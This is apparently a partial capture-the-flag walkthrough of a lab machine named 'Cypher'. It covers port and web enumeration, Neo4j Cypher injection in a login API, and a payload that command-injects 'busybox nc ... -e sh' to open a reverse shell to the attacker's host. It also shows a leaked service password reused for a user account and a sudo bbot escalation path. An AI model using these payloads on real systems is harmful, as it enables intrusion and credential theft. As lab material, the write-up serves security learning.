Cypher

Scanning

TCP

nmap -sS -sV -sC -Pn -p- -T5 10.10.11.57 | tee nmap_result.txt

```
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-23 11:40 CEST
Warning: 10.10.11.57 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.57
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   256 be68db828e6332455446b7087b3b52b0 (ECDSA)
|_  256 e55b34f5544393f87eb6694cacd63d23 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://cypher.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 228.85 seconds
```

```
cypher.htb >> etc/hosts
```

Enumeration

Subdomain

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://cypher.htb -H "Host: FUZZ.cypher.htb" -fs 154

```

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cypher.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-
110000.txt
 :: Header           : Host: FUZZ.cypher.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________

:: Progress: [114442/114442] :: Job [1/1] :: 1129 req/sec :: Duration: [0:01:37] ::
Errors: 0 ::
```


gobuster

gobuster dir -u http://cypher.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt -x php,html,txt,zip,js

```
/index                (Status: 200) [Size: 4562]
/index.html           (Status: 200) [Size: 4562]
/about                (Status: 200) [Size: 4986]
/about.html           (Status: 200) [Size: 4986]
/login                (Status: 200) [Size: 3671]
/login.html           (Status: 200) [Size: 3671]
/demo                 (Status: 307) [Size: 0] [--> /login]
/api                  (Status: 307) [Size: 0] [--> /api/docs]
/testing              (Status: 301) [Size: 178] [--> http://cypher.htb/testing/]
/utils.js             (Status: 200) [Size: 1548]
```

- api ---> access denied

tesing




Index of /testing/


```
../
custom-apoc-extension-1.0-SNAPSHOT.jar            17-Feb-2025 11:49               6556
```

- unzip
- Lecture de la structure, mais rien trouvé

Web-Site




http://cypher.htb/login



Username: test

Password: ●●●●




Username
admin' OR 1=1;--

Password
●●●●

```
Traceback (most recent call last): File "/app/app.py", line 142, in verify_creds results = run_cypher(cypher) File "/app/
app.py", line 63, in run_cypher return [r.data() for r in session.run(cypher)] File "/usr/local/lib/python3.9/site-packages/
neo4j/_sync/work/session.py", line 314, in run self._auto_result._run( File "/usr/local/lib/python3.9/site-packages/
neo4j/_sync/work/result.py", line 221, in _run self._attach() File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/
work/result.py", line 409, in _attach self._connection.fetch_message() File "/usr/local/lib/python3.9/site-packages/
neo4j/_sync/io/_common.py", line 178, in inner func(*args, **kwargs) File "/usr/local/lib/python3.9/site-packages/
neo4j/_sync/io/_bolt.py", line 860, in fetch_message res = self._process_message(tag, fields) File "/usr/local/lib/
python3.9/site-packages/neo4j/_sync/io/_bolt5.py", line 370, in _process_message
response.on_failure(summary_metadata or {}) File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/
_common.py", line 245, in on_failure raise Neo4jError.hydrate(**metadata) neo4j.exceptions.CypherSyntaxError: {code:
Neo.ClientError.Statement.SyntaxError} {message: Invalid input '-': expected 'FOREACH', 'ALTER', 'ORDER BY', 'CALL',
'USING PERIODIC COMMIT', 'CREATE', 'LOAD CSV', 'START DATABASE', 'STOP DATABASE', 'DEALLOCATE', 'DELETE',
'DENY', 'DETACH', 'DROP', 'DRYRUN', 'FINISH', 'GRANT', 'INSERT', 'LIMIT', 'MATCH', 'MERGE', 'NODETACH', 'OFFSET',
'OPTIONAL', 'REALLOCATE', 'REMOVE', 'RENAME', 'RETURN', 'REVOKE', 'ENABLE SERVER', 'SET', 'SHOW', 'SKIP',
'TERMINATE', 'UNWIND', 'USE', 'WITH' or (line 1, column 68 (offset: 67)) "MATCH (u:USER) -[:SECRET]-> (h:SHA1)
WHERE u.name = 'admin' OR 1=1;--' return h.value as hash" ^} During handling of the above exception, another
exception occurred: Traceback (most recent call last): File "/app/app.py", line 165, in login creds_valid =
verify_creds(username, password) File "/app/app.py", line 151, in verify_creds raise ValueError(f"Invalid cypher query:
{cypher}: {traceback.format_exc()}") ValueError: Invalid cypher query: MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE
u.name = 'admin' OR 1=1;--' return h.value as hash: Traceback (most recent call last): File "/app/app.py", line 142, in
verify_creds results = run_cypher(cypher) File "/app/app.py", line 63, in run_cypher return [r.data() for r in
session.run(cypher)] File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/work/session.py", line 314, in run
self._auto_result._run( File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/work/result.py", line 221, in _run
self._attach() File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/work/result.py", line 409, in _attach
self._connection.fetch_message() File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_common.py", line 178,
in inner func(*args, **kwargs) File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/_bolt.py", line 860, in
fetch_message res = self._process_message(tag, fields) File "/usr/local/lib/python3.9/site-packages/neo4j/_sync/io/
_bolt5.py", line 370, in _process_message response.on_failure(summary_metadata or {}) File "/usr/local/lib/python3.9/
site-packages/neo4j/_sync/io/_common.py", line 245, in on_failure raise Neo4jError.hydrate(**metadata)
neo4j.exceptions.CypherSyntaxError: {code: Neo.ClientError.Statement.SyntaxError} {message: Invalid input '-':
expected 'FOREACH', 'ALTER', 'ORDER BY', 'CALL', 'USING PERIODIC COMMIT', 'CREATE', 'LOAD CSV', 'START
DATABASE', 'STOP DATABASE', 'DEALLOCATE', 'DELETE', 'DENY', 'DETACH', 'DROP', 'DRYRUN', 'FINISH', 'GRANT',
'INSERT', 'LIMIT', 'MATCH', 'MERGE', 'NODETACH', 'OFFSET', 'OPTIONAL', 'REALLOCATE', 'REMOVE', 'RENAME', 'RETURN',
'REVOKE', 'ENABLE SERVER', 'SET', 'SHOW', 'SKIP', 'TERMINATE', 'UNWIND', 'USE', 'WITH' or (line 1, column 68 (offset:
67)) "MATCH (u:USER) -[:SECRET]-> (h:SHA1) WHERE u.name = 'admin' OR 1=1;--' return h.value as hash" ^}
```

- Possible Cypher Injection (neo4j)



```
POST /api/auth HTTP/1.1
Host: cypher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 37
Origin: http://cypher.htb
Connection: keep-alive
Referer: http://cypher.htb/login
Priority: u=0

{
  "username":"user",
  "password":"user"
}
```

``

```
POST /api/auth HTTP/1.1
Host: cypher.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 37
```

```
Origin: http://cypher.htb
Connection: keep-alive
Referer: http://cypher.htb/login
Priority: u=0

{"username":"user","password":"user"}
```


Exploitation

Cypher Injection

`{"username":"a' return h.value as a UNION CALL custom.getUrlStatusCode(\"http://10.10.16.2:80;busybox nc 10.10.16.2 9999 -e sh;#\") YIELD statusCode AS a RETURN a;// ","password":"test"}`


- Forward

Cypher Injection



```
x /workspace # nc -lnvp 9999
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 10.10.11.57.
Ncat: Connection from 10.10.11.57:36350.
id
uid=110(neo4j) gid=111(neo4j) groups=111(neo4j)
```

/home/graphasm




```
neo4j@cypher:/home/graphasm$ cat bb
cat bbot_preset.yml
targets:
  - ecorp.htb

output_dir: /home/graphasm/bbot_scans

config:
  modules:
    neo4j:
      username: neo4j
      password: cU4btyib.20xtCMCXkBmerhK
```

- cU4btyib.20xtCMCXkBmerhK

graphasm

On essaye de se connecter avec le mot de passe obtenu :

- su - graphasm




```
neo4j@cypher:/home/graphasm$ su - graphasm
su - graphasm
Password: cU4btyib.20xtCMCXkBmerhK
```

- cat user.txt

Root

sudo -l



```
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
```

graphasm@cypher:/usr/local/bin$ sudo bbot -h

```
  ______  _____   ____ _______
 |  ___ \|  __ \ / __ \__   __|
 | |___) | |__) | |  | | | |
 |  ___ <|  __ <| |  | | | |
 | |___) | |__) | |__| | | |
 |______/|_____/ \____/  |_|
 BIGHUGE BLS OSINT TOOL v2.1.0.4939rc

www.blacklanternsecurity.com/bbot

usage: bbot [-h] [-t TARGET [TARGET ...]] [-w WHITELIST [WHITELIST ...]]
            [-b BLACKLIST [BLACKLIST ...]] [--strict-scope] [-p [PRESET ...]] [-c
[CONFIG ...]]
            [-lp] [-m MODULE [MODULE ...]] [-l] [-lmo] [-em MODULE [MODULE ...]]
            [-f FLAG [FLAG ...]] [-lf] [-rf FLAG [FLAG ...]] [-ef FLAG [FLAG ...]] [--
allow-deadly]
            [-n SCAN_NAME] [-v] [-d] [-s] [--force] [-y] [--dry-run] [--current-
preset]
            [--current-preset-full] [-o DIR] [-om MODULE [MODULE ...]] [--json] [--
brief]
            [--event-types EVENT_TYPES [EVENT_TYPES ...]]
            [--no-deps | --force-deps | --retry-deps | --ignore-failed-deps | --
install-all-deps]
            [--version] [-H CUSTOM_HEADERS [CUSTOM_HEADERS ...]]
            [--custom-yara-rules CUSTOM_YARA_RULES]

Bighuge BLS OSINT Tool

options:
  -h, --help            show this help message and exit
```

```
Target:
  -t TARGET [TARGET ...], --targets TARGET [TARGET ...]
                        Targets to seed the scan
  -w WHITELIST [WHITELIST ...], --whitelist WHITELIST [WHITELIST ...]
                        What's considered in-scope (by default it's the same as --
targets)
  -b BLACKLIST [BLACKLIST ...], --blacklist BLACKLIST [BLACKLIST ...]
                        Don't touch these things
  --strict-scope        Don't consider subdomains of target/whitelist to be in-scope

Presets:
  -p [PRESET ...], --preset [PRESET ...]
                        Enable BBOT preset(s)
  -c [CONFIG ...], --config [CONFIG ...]
                        Custom config options in key=value format: e.g.
'modules.shodan.api_key=1234'
  -lp, --list-presets   List available presets.

Modules:
  -m MODULE [MODULE ...], --modules MODULE [MODULE ...]
                        Modules to enable. Choices:
azure_realm,credshed,dnsdumpster,iis_shortnames,internetdb,trickest,paramminer_getpara
ms,bucket_google,censys,ip2location,passivetotal,myssl,sslcert,ipneighbor,gitlab,dnsbr
ute_mutations,git,dehashed,docker_pull,host_header,trufflehog,anubisdb,telerik,c99,waf
w00f,emailformat,zoomeye,nuclei,shodan_dns,bucket_azure,bucket_amazon,oauth,ntlm,unstr
uctured,urlscan,bevigil,dnscaa,code_repository,bucket_digitalocean,wpscan,vhost,otx,az
ure_tenant,bypass403,hackertarget,baddns_direct,certspotter,crt,viewdns,postman,dnsbru
te,builtwith,bucket_file_enum,ipstack,filedownload,baddns_zone,digitorus,dnscommonsrv,
url_manipulation,hunterio,ffuf_shortnames,github_codesearch,hunt,affiliates,securitytx
t,binaryedge,fingerprintx,newsletters,pgp,robots,generic_ssrf,dockerhub,wappalyzer,ffu
f,github_workflows,baddns,leakix,httpx,sitedossier,securitytrails,paramminer_cookies,s
